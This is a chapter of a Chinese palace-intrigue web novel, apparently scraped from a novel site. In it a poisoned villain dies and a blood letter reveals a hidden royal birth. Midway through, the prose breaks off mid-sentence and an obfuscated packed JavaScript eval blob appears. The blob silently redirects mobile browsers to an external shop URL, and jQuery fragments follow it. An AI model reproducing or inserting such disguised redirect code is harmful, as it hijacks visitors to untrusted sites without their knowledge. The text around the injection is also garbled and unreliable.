文趣网 > 都市小说 > 侯门金枝 > 148. 第 148 章
    “湫儿。”高夫人跨进院门,身上的战甲还未卸去,声音便远远传了过来:“姚蟾伏诛,那位穆公子已经带着人找到了姚家庄暗道,你——”

    杨湫闻言,立刻准备起身离开:“等我一会,我去将残余势力打扫干净。”

    “我跟你一起去——”赵瑾话说了一半,挣扎要起身:“我还有事情想问他。”

    杨湫连忙伸手搀着他,一手按在他腕上:“不行,你现在不宜活动。”

    “有件事情我一定要弄明白的。”赵瑾深吸一口气,声音仍然沙哑:“静梧,那天赵元真说惠春园的事情并不是空穴来风,他手里还有我们不知道的证据。”

    这一句话说完,赵瑾略松一口气,险些站不稳。

    “我明白你的心情。”杨湫阖上眼,轻叹一声,“可以去,但是我有条件。”

    赵瑾点点头,杨湫扶着他走出暗室,时隔数日,高夫人乍一见,却是一时间不敢相认。

    “舅母。”赵瑾轻轻唤了一声,高夫人才反应过来,泪水夺眶而出:“你,你怎么——”

    “我替你施针封住要穴,你答应我,不要动气。”

    姚家庄后山密道里。

    姚蟾的家眷正在通过密道转移,赵元真独自坐在轮椅上,低垂着眉目,不知道在想什么。

    “公子,该撤了,不然他们要追上来了。”管家小声提醒道。

    “你护送他们走吧,钟伯。”赵元真说话的口气一如既往冷淡:“按照叔父的布下的后路,改名换姓,耕读传家,别再想着报仇了。”

    钟伯顿时愣在原地,不可置信地看着赵元真:“公子,你说什么呢?”

    恰在此时,姚蟾的夫人见他迟迟未动,忍不住问道:“是怎么了,莘儿,为何还不动?”

    赵元真顿时无声地笑了起来,心里说不清是什么滋味。

    “钟伯。”他最后喊了一次,却是再明显不过得命令:“护送婶婶她们离开。”钟伯只能咬着牙应下,转身封住密道,带着姚家的家眷离开了。

    到头来还是有人在意的嘛,赵元真自嘲的笑笑,伸手拨动机关总闸。

    至少还不能这么快认输。

    “总坛的入口就在这里,里面机关重重,可别怪我没提醒你们。”穆心杨站在入口处,手持火把,对着身后一干人等说道。

    杨湫颔首,眼神坚定地望着前方:“我明白。”

    士兵们拿起盾牌组成一道围墙,随着机关启动,第一波箭雨当头而下。

    “快!这边!”

    总坛里最后的杀手和朝廷大军厮杀在一处,机括运行的声音混合着兵戈交击的脆响,将这座总坛化为另一个修罗场。

    仅剩的杀手被包围在一处小角落,彼此对视一眼,纷纷掏出毒药,自尽殉主。

    一场战斗结束的如此迅速,赵元真坐在机关总闸的控制室,安静地等待着该出现的人。

    如他所料,两道脚步声同时踏入了这里,他背对着门口,却准确的叫出了名讳:“康王殿下,别来无恙啊。”“托姚公子的福。”杨湫冷冷地应答道。

    赵元真自嘲地笑了起来:“杨司药?果然,你没有那么容易死。”

    他用手操纵着轮椅,转过身看着面前二人。

    “你那天跟我说,你有证据。”赵瑾死死地盯着他,每一句都耗费了他极大的精力:“你告诉我,真相到底是什么?”

    “你知道了也没用,逝者已矣,你还能把他从坟墓里挖出来么?”赵元真十分遗憾地摊开手,说道:“周瑄死了,这件事不会再有答案了。”

    杨湫微微一怔,一瞬间怀疑起赵元真话里的真实性:“这又是你声东击西的谎言吗?”

    “人之将死其言也善,杨司药何必怀疑我?”赵元真淡淡地说道。“所以到底是什么,那封血书里面到底写了什么?”赵瑾深吸一口气,质问道。

    赵元真长叹一声,不知道是在惋惜,还是另有别的情绪:“何必呢?周瑄既然选了跟我合作,代表他真的不是一无所知,只是他不愿意告诉你而已。”

    “别信他。”杨湫忽然出声打断:“此人诡计多端,他的话不可信。”

    “杨司药,我知道你的担心。可是你的姐姐也参与了此事,她为什么也不愿意告知你呢?”

    赵元真毫不犹豫地道:“是担心你卷进来?那你追查惠春园,她为何不阻拦?”

    “我不会听你挑拨离间的。”杨湫冷漠地回答道。

    “血书就在姚家庄内,王家人也在这里,真相如何,就劳烦你自己探寻咯。”

    赵元真说完最后一句话,顿觉紧绷的心弦松了下来。

    “二位,永别了。希望有朝一日,二位不会后悔今日执着的要解开真相的举动。”

    剧毒再身体各处流窜,赵元真勉强挤出最后一个笑,顿时七窍流血。

    “我们走吧。”杨湫兀自叹息一声,扶着赵瑾一起离开了后山。

    大抵是最后的良心发现,赵元真这次真的没撒谎,他卧房的暗格里,当真藏着一封血书。“写了什么?”杨湫拿着血书,匆匆扫了一眼,顿时汗毛倒竖起来。

    谢芷君的奶娘在她临终之时,将一切都写在这封血书里,让自己的后人转交给那个被自己送走的孩子手里。

    “上信父子相克之言,欲将此子溺毙,幸小姐与曹大监不忍,遂瞒天过海,由余送往同乡处代为抚养,暂寄蕉叶巷周家,以此玉佩为凭。”

    “盼来日母子亦有重会之机,余平生憾事可解。”赵瑾的目光落在绢帛绘制的图案上,神色瞬间凝固,半晌呢喃道:“这东西,我见过。”

    “在皇后娘娘那里?”杨湫的声音有些颤抖,她极力忽略另一个可能性,强调道:“是在姨母那里的,对吧。”

    杨湫只觉得一股绝望在心头蔓延,只得自欺欺人,这东西被周瑄戴在身上,他怎么可能不知道。

    “所以说,他并不是什么叛逆之后,他只是,在骗我们?”赵瑾忽然问道。

    杨湫也沉默下来,她在杨鸢口中听过一模一样的说辞,此时也不知该做何解释。

    “他骗了我们所有人,”赵瑾喃喃自语:“我来到江南的时候,他一直在给我通风报信,他到底是为什么呢?”

    杨湫亦不知该作何安慰,只能轻轻拍了拍赵瑾的肩膀。“赵元真说五年前,太子和二姐已经很接近真相了。”赵瑾刺客不禁怀疑起来:“他们究竟知不知道?”

    杨湫摇摇头,面上看上去一片茫然:“我不知道。”

    三个人用了一模一样的说辞,看上去毫无破绽,却又不得不令人深思。

    “他就这么恨我们?”赵瑾只觉

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17524928|203441||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    得心里五味杂陈,血书被他紧紧攥在手中,眼神里尽是难以置信:“这么恨我,又何必跟我结识,何必帮我?”

    杨湫长叹一声,连安慰的话都说不出口来。

    “你听我说,还未到绝处,我们可以去找已经告老还乡的周老先生,他一定知道的。”

    杨湫试图否定这一切,冥冥之中抓住了一条线,灵光一现,急切地道:“对不对,赵瑾。你说是不是?”

    赵瑾犹如抓住了最后一根救命稻草,猛地抬起眼睛来:“对。还有转机,我一定会弄清楚的。”

    “还有王家人,你听赵元真说了吗,王家人也在他们手里。”杨湫努力挤出一个微笑,柔声说道:“我们去听听,他们是怎么说的?”

    赵瑾点点头,杨湫立刻朝外使了个眼色,将王奶娘的侄儿和侄媳妇带了上来。

    “这东西?是我姑妈留下的,家中长辈去世的早,姑妈出宫之后我们一家就在余杭生活。”

    “她快去的时候,把这个和一块玉佩留给我们,我们想上京城打听,却又不认识字,不想却被人骗走,我和我媳妇也被卖到这里做下人了。”

    “你说的玉佩和血书,确定是这一块?”杨湫追问道。

    侄子点点头,用十分坚定地口吻道:“就是这一块!没错的!”说完,他们夫妻就被人带了下去。

    “你还好吗?”杨湫担忧地瞧着赵瑾,伸手握住他冰凉的手:“此事如果是真的——”什么叛逆之后,周瑄曾经说过的话都要被彻底推翻,甚至于当年死去的,和他公用公用身份的周瑄,都值得怀疑。

    他们究竟出于什么目的接近太子,又为何要与赵瑾成为朋友,一切都教人不得而知。

    “没有意义了,静梧。”赵瑾低声说道:“闻璟已经死了,我查下去也是——”

    赵瑾突兀地笑了一声,道:“什么实话都不愿意告诉我,我那样真心诚意的问他,他还是用假话搪塞我。”

    “兴许他只是——”杨湫眉心微蹙,千言万语堵在心口,都付与一声叹息。

    “我想他或许确实是有不得已理由,我只是想不通,”赵瑾一字一顿地道,眼圈已经泛红:“看我一次一次和真相失之交臂,他就那样高兴吗?”

    “母后分明还念着他的,我在母后那里见过她亲手画的园子,要给我们兄弟二人的。”

    赵瑾深吸一口气,眼泪毫无征兆落了下来:“为什么真相是这样?为什么父皇真的信了?为什么闻璟不跟我说实话?”

    “为什么都要骗我一个?”

    杨湫听着他一声一声质问,同样觉得心如刀绞。

    她也曾十分不解,为什么侯爷能够忍心杀了自己多年的发妻,为什么事发后心安理得的过了这么多年。

    “不会再有答案了,静梧,以后我再也不查了。”赵瑾哽咽着道。杨湫险些落下泪来,连忙抬起头望着梁柱,缓缓地道:“好,你说不查了,我们就不查了。”

    赵瑾点点头,再一次展开那张绢帛,似乎要将上面的每一个字都刻在心里。

    他的视线逐渐模糊起来,鲜血和泪水一起滴落在绢帛上,杨湫一惊,连忙上前:“赵瑾!”

    赵瑾不答,只是借一旁的烛火点燃了绢帛,看着它化为灰烬。

    “就当没有这件东西,让母后以为那个孩子还活在世上吧。”